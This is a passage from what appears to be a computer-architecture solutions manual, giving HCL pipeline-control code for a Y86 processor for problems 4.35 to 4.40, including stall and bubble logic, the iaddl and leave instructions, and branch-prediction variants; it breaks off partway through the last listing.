


Figure 1.1: **Pipeline states for special control conditions.** The pairs connected by arrows can arise simultaneously.

---
code/arch/seq-full-ans.hcl

Problem 4.35 Solution:

See the solution to Homework problem 4.34. When you test this code with the scripts in `ptest`, be sure to use the command line argument '`-l`.'

Problem 4.36 Solution:

This is a hard problem, because there are many possible combinations of special cases that can occur simultaneously. Figure 1.1 illustrates this problem. We can see that there are now three variants of generate/use cases, where the instruction in the execute, memory, or write-back stage is generating a value to be used by the instruction in the decode stage. The second and third generate/use cases can occur in combination with a mispredicted branch. In this case, we want to handle the misprediction, injecting bubbles into the decode and execute stages.

For cases where a misprediction does not occur, each of the generate/use conditions can occur in combination with the first `ret` pattern (where `ret` uses the value of `%esp`). In this case, we want to handle the data hazard by stalling the fetch and and decode stages and injecting a bubble into the execute stage.

The test script `ctest.pl` in the `ptest` subdirectory generates tests that thoroughly test these possible control combinations.

The following shows the HCL code for the pipeline control logic.

---
code/arch/pipe-nobypass-ans.hcl

```
# Should I stall or inject a bubble into Pipeline Register F?
```

```
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Stall if either operand source is destination of
        # instruction in execute, memory, or write-back stages
        d_srcA != RNONE && d_srcA in
          { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE } ||
        d_srcB != RNONE && d_srcB in
          { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE } ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Stall if either operand source is destination of
        # instruction in execute, memory, or write-back stages
        # but not part of mispredicted branch
        !(E_icode == IJXX && !e_Bch) &&
         (d_srcA != RNONE && d_srcA in
            { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE } ||
          d_srcB != RNONE && d_srcB in
            { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE });

bool D_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Stalling at fetch while ret passes through pipeline
        !(E_icode in { IMRMOVL, IPOPL } && E_dstM in { d_srcA, d_srcB }) &&
        # but not condition for a generate/use hazard
        !(d_srcA != RNONE && d_srcA in
           { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE } ||
          d_srcB != RNONE && d_srcB in
           { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
          # Inject bubble if either operand source is destination of
          # instruction in execute, memory, or write back stages
          d_srcA != RNONE &&
                d_srcA in { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE } ||
          d_srcB != RNONE &&
                d_srcB in { E_dstM, E_dstE, M_dstM, M_dstE, W_dstM, W_dstE };

# Should I stall or inject a bubble into Pipeline Register M?
```

```
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-nobypass-ans.hcl

Problem 4.37 Solution:

This problem is similar to Homework problem 4.34, but for the PIPE processor.

The following HCL code includes implementations of both the `iaddl` instruction and the `leave` instructions. You can test the solutions using the test code in the `ptest` subdirectory. Make sure you use command line argument ‘`-i`.’

code/arch/pipe-full-ans.hcl

```
####################################################################
#    HCL Description of Control for Pipelined Y86 Processor        #
#    Copyright (C) Randal E. Bryant, David R. O’Hallaron, 2002    #
####################################################################

## This is the solution for the iaddl and leave problems

####################################################################
#    C Include’s.  Don’t alter these                               #
####################################################################

quote ’#include <stdio.h>’
quote ’#include "isa.h"’
quote ’#include "pipeline.h"’
quote ’#include "stages.h"’
quote ’#include "sim.h"’
quote ’int sim_main(int argc, char *argv[]);’
quote ’int main(int argc, char *argv[]){return sim_main(argc,argv);}’

####################################################################
#    Declarations.  Do not change/remove/delete any of these       #
####################################################################

##### Symbolic representation of Y86 Instruction Codes #############
intsig INOP     ’I_NOP’
intsig IHALT    ’I_HALT’
intsig IRRMOVL  ’I_RRMOVL’
intsig IIRMOVL  ’I_IRMOVL’
intsig IRMMOVL  ’I_RMMOVL’
intsig IMRMOVL  ’I_MRMOVL’
intsig IOPL     ’I_ALU’
intsig IJXX     ’I_JMP’
intsig ICALL    ’I_CALL’
intsig IRET     ’I_RET’
intsig IPUSHL   ’I_PUSHL’
```

```
intsig IPOPL    'I_POPL'
# Instruction code for iaddl instruction
intsig IIADDL   'I_IADDL'
# Instruction code for leave instruction
intsig ILEAVE   'I_LEAVE'

##### Symbolic representation of Y86 Registers referenced explicitly #####
intsig RESP     'REG_ESP'       # Stack Pointer
intsig REBP     'REG_EBP'       # Frame Pointer
intsig RNONE    'REG_NONE'      # Special value indicating "no register"

##### ALU Functions referenced explicitly ##########################
intsig ALUADD   'A_ADD'         # ALU should add its arguments

##### Signals that can be referenced by control logic ##############

##### Pipeline Register F ##########################################

intsig F_predPC 'pc_curr->pc'           # Predicted value of PC

##### Intermediate Values in Fetch Stage ###########################

intsig f_icode  'if_id_next->icode'  # Fetched instruction code
intsig f_ifun   'if_id_next->ifun'   # Fetched instruction function
intsig f_valC   'if_id_next->valc'   # Constant data of fetched instruction
intsig f_valP   'if_id_next->valp'   # Address of following instruction

##### Pipeline Register D ##########################################
intsig D_icode 'if_id_curr->icode'      # Instruction code
intsig D_rA 'if_id_curr->ra'    # rA field from instruction
intsig D_rB 'if_id_curr->rb'    # rB field from instruction
intsig D_valP 'if_id_curr->valp'        # Incremented PC

##### Intermediate Values in Decode Stage  #########################

intsig d_srcA    'id_ex_next->srca'     # srcA from decoded instruction
intsig d_srcB    'id_ex_next->srcb'     # srcB from decoded instruction
intsig d_rvalA 'd_regvala'              # valA read from register file
intsig d_rvalB 'd_regvalb'              # valB read from register file

##### Pipeline Register E ##########################################
intsig E_icode 'id_ex_curr->icode'      # Instruction code
intsig E_ifun  'id_ex_curr->ifun'       # Instruction function
intsig E_valC  'id_ex_curr->valc'       # Constant data
intsig E_srcA  'id_ex_curr->srca'       # Source A register ID
intsig E_valA  'id_ex_curr->vala'       # Source A value
intsig E_srcB  'id_ex_curr->srcb'       # Source B register ID
intsig E_valB  'id_ex_curr->valb'       # Source B value
intsig E_dstE 'id_ex_curr->deste'       # Destination E register ID
intsig E_dstM 'id_ex_curr->destm'       # Destination M register ID
```

```

##### Intermediate Values in Execute Stage #########################
intsig e_valE 'ex_mem_next->vale'       # valE generated by ALU
boolsig e_Bch 'ex_mem_next->takebranch' # Am I about to branch?

##### Pipeline Register M                         #####
intsig M_icode 'ex_mem_curr->icode'     # Instruction code
intsig M_ifun  'ex_mem_curr->ifun'      # Instruction function
intsig M_valA  'ex_mem_curr->vala'      # Source A value
intsig M_dstE 'ex_mem_curr->deste'      # Destination E register ID
intsig M_valE  'ex_mem_curr->vale'      # ALU E value
intsig M_dstM 'ex_mem_curr->destm'      # Destination M register ID
boolsig M_Bch 'ex_mem_curr->takebranch' # Branch Taken flag

##### Intermediate Values in Memory Stage #########################
intsig m_valM 'mem_wb_next->valm'       # valM generated by memory

##### Pipeline Register W ##########################################
intsig W_icode 'mem_wb_curr->icode'     # Instruction code
intsig W_dstE 'mem_wb_curr->deste'      # Destination E register ID
intsig W_valE  'mem_wb_curr->vale'      # ALU E value
intsig W_dstM 'mem_wb_curr->destm'      # Destination M register ID
intsig W_valM  'mem_wb_curr->valm'      # Memory M value

####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

## What address should instruction be fetched at
int f_pc = [
        # Mispredicted branch.  Fetch at incremented PC
        M_icode == IJXX && !M_Bch : M_valA;
        # Completion of RET instruction.
        W_icode == IRET : W_valM;
        # Default: Use predicted value of PC
        1 : F_predPC;
];

# Does fetched instruction require a regid byte?
bool need_regids =
        f_icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IIRMOVL, IRMMOVL, IMRMOVL, IIADDL };

# Does fetched instruction require a constant word?
bool need_valC =
        f_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL, IIADDL };

bool instr_valid = f_icode in
```

```
        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL, IIADDL, ILEAVE };

# Predict next value of PC
int new_F_predPC = [
        f_icode in { IJXX, ICALL } : f_valC;
        1 : f_valP;
];


################ Decode Stage ######################################


## What register should be used as the A source?
int new_E_srcA = [
        D_icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : D_rA;
        D_icode in { IPOPL, IRET } : RESP;
        D_icode in { ILEAVE } : REBP;
        1 : RNONE; # Don't need register
];

## What register should be used as the B source?
int new_E_srcB = [
        D_icode in { IOPL, IRMMOVL, IMRMOVL, IIADDL  } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        D_icode in { ILEAVE } : REBP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int new_E_dstE = [
        D_icode in { IRRMOVL, IIRMOVL, IOPL, IIADDL } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET, ILEAVE } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the M destination?
int new_E_dstM = [
D_icode in { IMRMOVL, IPOPL } : D_rA;
        D_icode in { ILEAVE } : REBP;
        1 : RNONE;  # Don't need register
];

## What should be the A value?
## Forward into decode stage for valA
int new_E_valA = [
        D_icode in { ICALL, IJXX } : D_valP; # Use incremented PC
        d_srcA == E_dstE : e_valE;    # Forward valE from execute
        d_srcA == M_dstM : m_valM;    # Forward valM from memory
        d_srcA == M_dstE : M_valE;    # Forward valE from memory
```

```
        d_srcA == W_dstM : W_valM;    # Forward valM from write back
        d_srcA == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalA;  # Use value read from register file
];

int new_E_valB = [
        d_srcB == E_dstE : e_valE;    # Forward valE from execute
        d_srcB == M_dstM : m_valM;    # Forward valM from memory
        d_srcB == M_dstE : M_valE;    # Forward valE from memory
        d_srcB == W_dstM : W_valM;    # Forward valM from write back
        d_srcB == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalB;  # Use value read from register file
];

################ Execute Stage #####################################

## Select input A to ALU
int aluA = [
        E_icode in { IRRMOVL, IOPL } : E_valA;
        E_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IIADDL } : E_valC;
        E_icode in { ICALL, IPUSHL } : -4;
        E_icode in { IRET, IPOPL, ILEAVE } : 4;
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        E_icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                     IPUSHL, IRET, IPOPL, IIADDL, ILEAVE } : E_valB;
        E_icode in { IRRMOVL, IIRMOVL } : 0;
        # Other instructions don't need ALU
];

## Set the ALU function
int alufun = [
        E_icode == IOPL : E_ifun;
        1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = E_icode in { IOPL, IIADDL };


################ Memory Stage ######################################

## Select memory address
int mem_addr = [
M_icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL } : M_valE;
        M_icode in { IPOPL, IRET, ILEAVE } : M_valA;
        # Other instructions don't need address
```

```
];

## Set read control signal
bool mem_read = M_icode in { IMRMOVL, IPOPL, IRET, ILEAVE };

## Set write control signal
bool mem_write = M_icode in { IRMMOVL, IPUSHL, ICALL };


################ Pipeline Register Control #########################

# Should I stall or inject a bubble into Pipeline Register F?
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL, ILEAVE } &&
         E_dstM in { d_srcA, d_srcB } ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL, ILEAVE } &&
         E_dstM in { d_srcA, d_srcB };

bool D_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Stalling at fetch while ret passes through pipeline
        # but not condition for a load/use hazard
        !(E_icode in { IMRMOVL, IPOPL, ILEAVE } && E_dstM in { d_srcA, d_srcB }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
        # Mispredicted branch
        (E_icode == IJXX && !e_Bch) ||
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL, ILEAVE } &&
           E_dstM in { d_srcA, d_srcB};

# Should I stall or inject a bubble into Pipeline Register M?
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-full-ans.hcl

Problem 4.38 Solution:

See the solution to Homework problem 4.37. When you test this code with the scripts in `ptest`, be sure to use the command line argument '`-l`.'

Problem 4.39 Solution:

This problem requires changing the logic for predicting the PC value and the misprediction condition. It requires distinguishing between conditional and uncondiational branches. The complete HCL code is shown below. You should be able to detect whether the prediction logic is following the correct policy by doing performance checks as part of the testing with the scripts in the `ptest` directory. See the `README` file for documentation.

code/arch/pipe-nt-ans.hcl

```
####################################################################
#    HCL Description of Control for Pipelined Y86 Processor       #
#    Copyright (C) Randal E. Bryant, David R. O'Hallaron, 2002     #
####################################################################

## This is the solution for the branches not-taken problem

####################################################################
#    C Include's.  Don't alter these                               #
####################################################################

quote '#include <stdio.h>'
quote '#include "isa.h"'
quote '#include "pipeline.h"'
quote '#include "stages.h"'
quote '#include "sim.h"'
quote 'int sim_main(int argc, char *argv[]);'
quote 'int main(int argc, char *argv[]){return sim_main(argc,argv);}'

####################################################################
#    Declarations.  Do not change/remove/delete any of these       #
####################################################################

##### Symbolic representation of Y86 Instruction Codes #############
intsig INOP     'I_NOP'
intsig IHALT    'I_HALT'
intsig IRRMOVL  'I_RRMOVL'
intsig IIRMOVL  'I_IRMOVL'
intsig IRMMOVL  'I_RMMOVL'
intsig IMRMOVL  'I_MRMOVL'
intsig IOPL     'I_ALU'
intsig IJXX     'I_JMP'
intsig ICALL    'I_CALL'
intsig IRET     'I_RET'
```

```
intsig IPUSHL   ’I_PUSHL’
intsig IPOPL    ’I_POPL’

##### Symbolic representation of Y86 Registers referenced explicitly #####
intsig RESP     ’REG_ESP’       # Stack Pointer
intsig RNONE    ’REG_NONE’      # Special value indicating "no register"

##### ALU Functions referenced explicitly ##########################
intsig ALUADD   ’A_ADD’         # ALU should add its arguments
## BNT: For modified branch prediction, need to distinguish
## conditional vs. unconditional branches
##### Jump conditions referenced explicitly
intsig JUNCOND ’J_YES’          # Code for unconditional jump instruction

##### Signals that can be referenced by control logic ##############

##### Pipeline Register F ##########################################

intsig F_predPC ’pc_curr->pc’           # Predicted value of PC

##### Intermediate Values in Fetch Stage ###########################

intsig f_icode  ’if_id_next->icode’  # Fetched instruction code
intsig f_ifun   ’if_id_next->ifun’   # Fetched instruction function
intsig f_valC   ’if_id_next->valc’   # Constant data of fetched instruction
intsig f_valP   ’if_id_next->valp’   # Address of following instruction

##### Pipeline Register D ##########################################
intsig D_icode ’if_id_curr->icode’      # Instruction code
intsig D_rA ’if_id_curr->ra’    # rA field from instruction
intsig D_rB ’if_id_curr->rb’    # rB field from instruction
intsig D_valP ’if_id_curr->valp’        # Incremented PC

##### Intermediate Values in Decode Stage  #########################

intsig d_srcA    ’id_ex_next->srca’     # srcA from decoded instruction
intsig d_srcB    ’id_ex_next->srcb’     # srcB from decoded instruction
intsig d_rvalA ’d_regvala’              # valA read from register file
intsig d_rvalB ’d_regvalb’              # valB read from register file

##### Pipeline Register E ##########################################
intsig E_icode ’id_ex_curr->icode’      # Instruction code
intsig E_ifun  ’id_ex_curr->ifun’       # Instruction function
intsig E_valC  ’id_ex_curr->valc’       # Constant data
intsig E_srcA  ’id_ex_curr->srca’       # Source A register ID
intsig E_valA  ’id_ex_curr->vala’       # Source A value
intsig E_srcB  ’id_ex_curr->srcb’       # Source B register ID
intsig E_valB  ’id_ex_curr->valb’       # Source B value
intsig E_dstE ’id_ex_curr->deste’       # Destination E register ID
intsig E_dstM ’id_ex_curr->destm’       # Destination M register ID
```

```

##### Intermediate Values in Execute Stage #########################
intsig e_valE ’ex_mem_next->vale’       # valE generated by ALU
boolsig e_Bch ’ex_mem_next->takebranch’ # Am I about to branch?

##### Pipeline Register M                  #####
intsig M_icode ’ex_mem_curr->icode’     # Instruction code
intsig M_ifun  ’ex_mem_curr->ifun’      # Instruction function
intsig M_valA  ’ex_mem_curr->vala’      # Source A value
intsig M_dstE ’ex_mem_curr->deste’      # Destination E register ID
intsig M_valE  ’ex_mem_curr->vale’      # ALU E value
intsig M_dstM ’ex_mem_curr->destm’      # Destination M register ID
boolsig M_Bch ’ex_mem_curr->takebranch’ # Branch Taken flag

##### Intermediate Values in Memory Stage #########################
intsig m_valM ’mem_wb_next->valm’       # valM generated by memory

##### Pipeline Register W ##########################################
intsig W_icode ’mem_wb_curr->icode’     # Instruction code
intsig W_dstE ’mem_wb_curr->deste’      # Destination E register ID
intsig W_valE  ’mem_wb_curr->vale’      # ALU E value
intsig W_dstM ’mem_wb_curr->destm’      # Destination M register ID
intsig W_valM  ’mem_wb_curr->valm’      # Memory M value

####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

## What address should instruction be fetched at
int f_pc = [
        # Mispredicted branch.  Fetch at incremented PC
        # BNT: Changed misprediction condition
        M_icode == IJXX && M_ifun != JUNCOND && M_Bch : M_valE;
        # Completion of RET instruction.
        W_icode == IRET : W_valM;
        # Default: Use predicted value of PC
        1 : F_predPC;
];

# Does fetched instruction require a regid byte?
bool need_regids =
        f_icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IIRMOVL, IRMMOVL, IMRMOVL };

# Does fetched instruction require a constant word?
bool need_valC =
        f_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL };

```

```
bool instr_valid = f_icode in
        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL };

# Predict next value of PC
int new_F_predPC = [
        # BNT: Revised branch prediction rule:
        #   Unconditional branch is taken, others not taken
        f_icode == IJXX && f_ifun == JUNCOND : f_valC;
        f_icode in { ICALL } : f_valC;
        1 : f_valP;
];


################ Decode Stage ######################################


## What register should be used as the A source?
int new_E_srcA = [
        D_icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : D_rA;
        D_icode in { IPOPL, IRET } : RESP;
        1 : RNONE; # Don't need register
];

## What register should be used as the B source?
int new_E_srcB = [
        D_icode in { IOPL, IRMMOVL, IMRMOVL  } : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int new_E_dstE = [
        D_icode in { IRRMOVL, IIRMOVL, IOPL} : D_rB;
        D_icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the M destination?
int new_E_dstM = [
D_icode in { IMRMOVL, IPOPL } : D_rA;
        1 : RNONE;  # Don't need register
];

## What should be the A value?
## Forward into decode stage for valA
int new_E_valA = [
        D_icode in { ICALL, IJXX } : D_valP; # Use incremented PC
        d_srcA == E_dstE : e_valE;    # Forward valE from execute
        d_srcA == M_dstM : m_valM;    # Forward valM from memory
```

```
        d_srcA == M_dstE : M_valE;    # Forward valE from memory
        d_srcA == W_dstM : W_valM;    # Forward valM from write back
        d_srcA == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalA;  # Use value read from register file
];

int new_E_valB = [
        d_srcB == E_dstE : e_valE;    # Forward valE from execute
        d_srcB == M_dstM : m_valM;    # Forward valM from memory
        d_srcB == M_dstE : M_valE;    # Forward valE from memory
        d_srcB == W_dstM : W_valM;    # Forward valM from write back
        d_srcB == W_dstE : W_valE;    # Forward valE from write back
        1 : d_rvalB;  # Use value read from register file
];

################ Execute Stage #####################################

# BNT: When some branches are predicted as not-taken, you need some
# way to get valC into pipeline register M, so that
# you can correct for a mispredicted branch.
# One way to do this is to run valC through the ALU, adding 0
# so that valC will end up in M_valE

## Select input A to ALU
int aluA = [
        E_icode in { IRRMOVL, IOPL } : E_valA;
        # BNT: Use ALU to pass E_valC to M_valE
        E_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX } : E_valC;
        E_icode in { ICALL, IPUSHL } : -4;
        E_icode in { IRET, IPOPL } : 4;
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        E_icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                     IPUSHL, IRET, IPOPL } : E_valB;
        # BNT: Add 0 to valC
        E_icode in { IRRMOVL, IIRMOVL, IJXX } : 0;
        # Other instructions don't need ALU
];

## Set the ALU function
int alufun = [
        E_icode == IOPL : E_ifun;
        1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = E_icode == IOPL;
```

```
################ Memory Stage ######################################

## Select memory address
int mem_addr = [
M_icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL } : M_valE;
        M_icode in { IPOPL, IRET } : M_valA;
        # Other instructions don't need address
];

## Set read control signal
bool mem_read = M_icode in { IMRMOVL, IPOPL, IRET };

## Set write control signal
bool mem_write = M_icode in { IRMMOVL, IPUSHL, ICALL };


################ Pipeline Register Control #########################

# Should I stall or inject a bubble into Pipeline Register F?
# At most one of these can be true.
bool F_bubble = 0;
bool F_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         E_dstM in { d_srcA, d_srcB } ||
        # Stalling at fetch while ret passes through pipeline
        IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register D?
# At most one of these can be true.
bool D_stall =
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
         E_dstM in { d_srcA, d_srcB };

bool D_bubble =
        # Mispredicted branch
        # BNT: Changed misprediction condition
        (E_icode == IJXX && E_ifun != JUNCOND && e_Bch) ||
        # Stalling at fetch while ret passes through pipeline
        # but not condition for a load/use hazard
        !(E_icode in { IMRMOVL, IPOPL } && E_dstM in { d_srcA, d_srcB }) &&
          IRET in { D_icode, E_icode, M_icode };

# Should I stall or inject a bubble into Pipeline Register E?
# At most one of these can be true.
bool E_stall = 0;
bool E_bubble =
```

```
        # Mispredicted branch
        # BNT: Changed misprediction condition
        (E_icode == IJXX && E_ifun != JUNCOND && e_Bch) ||
        # Conditions for a load/use hazard
        E_icode in { IMRMOVL, IPOPL } &&
           E_dstM in { d_srcA, d_srcB};

# Should I stall or inject a bubble into Pipeline Register M?
# At most one of these can be true.
bool M_stall = 0;
bool M_bubble = 0;
```

code/arch/pipe-nt-ans.hcl

Problem 4.40 Solution:

This problem requires changing the logic for predicting the PC value and the misprediction condition. It's just a little bit more complex than Homework Problem 4.39. The complete HCL code is shown below. You should be able to detect whether the prediction logic is following the correct policy by doing performance checks as part of the testing with the scripts in the `ptest` directory. See the `README` file for documentation.

code/arch/pipe-btfnt-ans.hcl

```
####################################################################
#    HCL Description of Control for Pipelined Y86 Processor       #
#    Copyright (C) Randal E. Bryant, David R. O'Hallaron, 2002    #
####################################################################

## BBTFNT: This is the solution for the backward taken, forward
## not-taken branch prediction problem

####################################################################
#    C Include's.  Don't alter these                               #
####################################################################

quote '#include <stdio.h>'
quote '#include "isa.h"'
quote '#include "pipeline.h"'
quote '#include "stages.h"'
quote '#include "sim.h"'
quote 'int sim_main(int argc, char *argv[]);'
quote 'int main(int argc, char *argv[]){return sim_main(argc,argv);}'

####################################################################
#    Declarations.  Do not change/remove/delete any of these      #
####################################################################

##### Symbolic representation of Y86 Instruction Codes ############
intsig INOP     'I_NOP'
intsig IHALT    'I_HALT'
```

```
intsig IRRMOVL  'I_RRMOVL'
intsig IIRMOVL  'I_IRMOVL'
intsig IRMMOVL  'I_RMMOVL'
intsig IMRMOVL  'I_MRMOVL'
intsig IOPL     'I_ALU'
intsig IJXX     'I_JMP'
intsig ICALL    'I_CALL'
intsig IRET     'I_RET'
intsig IPUSHL   'I_PUSHL'
intsig IPOPL    'I_POPL'

##### Symbolic representation of Y86 Registers referenced explicitly #####
intsig RESP     'REG_ESP'       # Stack Pointer
intsig RNONE    'REG_NONE'      # Special value indicating "no register"

##### ALU Functions referenced explicitly ##########################
intsig ALUADD   'A_ADD'         # ALU should add its arguments
## BBTFNT: For modified branch prediction, need to distinguish
## conditional vs. unconditional branches
##### Jump conditions referenced explicitly
intsig JUNCOND 'J_YES'          # Code for unconditional jump instruction

##### Signals that can be referenced by control logic ##############

##### Pipeline Register F ##########################################

intsig F_predPC 'pc_curr->pc'           # Predicted value of PC

##### Intermediate Values in Fetch Stage ###########################

intsig f_icode  'if_id_next->icode'  # Fetched instruction code
intsig f_ifun   'if_id_next->ifun'   # Fetched instruction function
intsig f_valC   'if_id_next->valc'   # Constant data of fetched instruction
intsig f_valP   'if_id_next->valp'   # Address of following instruction

##### Pipeline Register D ##########################################
intsig D_icode 'if_id_curr->icode'      # Instruction code
intsig D_rA 'if_id_curr->ra'    # rA field from instruction
intsig D_rB 'if_id_curr->rb'    # rB field from instruction
intsig D_valP 'if_id_curr->valp'        # Incremented PC

##### Intermediate Values in Decode Stage  #########################

intsig d_srcA    'id_ex_next->srca'     # srcA from decoded instruction
intsig d_srcB    'id_ex_next->srcb'     # srcB from decoded instruction
intsig d_rvalA 'd_regvala'              # valA read from register file
intsig d_rvalB 'd_regvalb'              # valB read from register file

##### Pipeline Register E ##########################################
intsig E_icode 'id_ex_curr->icode'      # Instruction code
```

```
intsig E_ifun  'id_ex_curr->ifun'       # Instruction function
intsig E_valC  'id_ex_curr->valc'       # Constant data
intsig E_srcA  'id_ex_curr->srca'       # Source A register ID
intsig E_valA  'id_ex_curr->vala'       # Source A value
intsig E_srcB  'id_ex_curr->srcb'       # Source B register ID
intsig E_valB  'id_ex_curr->valb'       # Source B value
intsig E_dstE 'id_ex_curr->deste'       # Destination E register ID
intsig E_dstM 'id_ex_curr->destm'       # Destination M register ID

##### Intermediate Values in Execute Stage #########################
intsig e_valE 'ex_mem_next->vale'       # valE generated by ALU
boolsig e_Bch 'ex_mem_next->takebranch' # Am I about to branch?

##### Pipeline Register M                  #####
intsig M_icode 'ex_mem_curr->icode'     # Instruction code
intsig M_ifun  'ex_mem_curr->ifun'      # Instruction function
intsig M_valA  'ex_mem_curr->vala'      # Source A value
intsig M_dstE 'ex_mem_curr->deste'      # Destination E register ID
intsig M_valE  'ex_mem_curr->vale'      # ALU E value
intsig M_dstM 'ex_mem_curr->destm'      # Destination M register ID
boolsig M_Bch 'ex_mem_curr->takebranch' # Branch Taken flag

##### Intermediate Values in Memory Stage ##########################
intsig m_valM 'mem_wb_next->valm'       # valM generated by memory

##### Pipeline Register W ##########################################
intsig W_icode 'mem_wb_curr->icode'     # Instruction code
intsig W_dstE 'mem_wb_curr->deste'      # Destination E register ID
intsig W_valE  'mem_wb_curr->vale'      # ALU E value
intsig W_dstM 'mem_wb_curr->destm'      # Destination M register ID
intsig W_valM  'mem_wb_curr->valm'      # Memory M value

####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

## What address should instruction be fetched at
int f_pc = [
        # Mispredicted branch.  Fetch at incremented PC
        # BBTFNT: Mispredicted forward branch.  Fetch at target (now in valE)
        M_icode == IJXX && M_ifun != JUNCOND && M_valE >= M_valA
           && M_Bch : M_valE;
        # BBTFNT: Mispredicted backward branch.
        #    Fetch at incremented PC (now in valE)
        M_icode == IJXX && M_ifun != JUNCOND && M_valE < M_valA
          && !M_Bch : M_valA;
        # Completion of RET instruction.
        W_icode == IRET : W_valM;
```

```
        # Default: Use predicted value of PC
        1 : F_predPC;
];

# Does fetched instruction require a regid byte?
bool need_regids =
        f_icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IIRMOVL, IRMMOVL, IMRMOVL };

# Does fetched instruction require a constant word?
bool need_valC =
        f_icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL };

bool instr_valid = f_icode in
